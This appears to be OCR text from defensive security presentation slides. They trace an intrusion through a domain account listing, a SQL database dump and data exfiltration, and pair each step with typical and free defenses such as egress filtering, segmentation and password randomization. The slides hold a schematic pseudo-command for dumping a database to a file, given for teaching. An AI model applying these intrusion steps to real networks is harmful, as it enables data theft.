
<https://technet.microsoft.com/en-us/library/mt634654.aspx>



Name	Type	Description
Administrator	User	Built-in account for admini...
ASPNET	User	Account used for running ...
Cert Publishers	Security Group ...	Members of this group are...
Domain Admins	Security Group ...	Designated administrators...
Domain Comp...	Security Group ...	All workstations and serve...
Domain Contr...	Security Group ...	All domain controllers in th...
Domain Guests	Security Group ...	All domain guests
Domain Users	Security Group ...	All domain users
Enterprise Ad...	Security Group ...	Designated administrators...
Exchange Do...	Security Group ...	Microsoft Exchange Domai...
Exchange Ent...	Security Group ...	Microsoft Exchange Enter...
Group Policy ...	Security Group ...	Members in this group can...
Guest	User	Built-in account for guest ...
HelpServices...	Security Group ...	Group for the Help and Su...
IIS_WPG	Security Group ...	IIS Worker Process Group
IUSR_contos	User	Built-in account for anony...
IUSR_contos	User	Built-in account for anony...
IWAM_contos	User	Built-in account for Intern...
IWAM_contos	User	Built-in account for anony...
RAS and IAS	Security Group	Servers in this group can...

STEP 6
MRP DATABASE
ACCESSED

(AND DUMPED)



- HOPING THAT
SOMEONE DUMPING
THE DB SLOWS IT
DOWN ENOUGH FOR
SOMEONE TO NOTICE

- SOME NETWORK
SEGMENTATION

Typical
Defenses

- FIREWALL THAT STUFF
- ENCRYPT CONNECTION
STRINGS + USE TLS
- MONITOR EVENTS &
PERFORMANCE


FREE
DEFENSE

6. SQL Database compromise

```
|  
{"eventCode":4624,"computerName":"SQLBOX.ACMEANVILS.com"
```

```
SELECT * TO > FILE ON  
DA'S DESKTOP
```

STEP 7
ALL YOUR (DATA)
BASE
ARE BELONG
TO THEM



- DLP (?)
- LIMITED EGRESS
FILTERING

Typical
Defenses

- EGRESS FILTERING!
- NO SERIOUSLY, WHY CAN YOUR SERVERS CONNECT BACK TO THE NET?
- PROPER ZONING
- MONITOR WWROOTS

FREE
DEFENSE



SEGMENT
SYSTEMS



EGRESS +
WEB FILTER


CHECK
PRIVILEGES



RANDOMIZE
PASSWORDS




DELEGATE



HARDEN
SYSTEMS

2016–2017
CHALLENGE

LESS BULLETS
MORE SHOVELS



THANK YOU
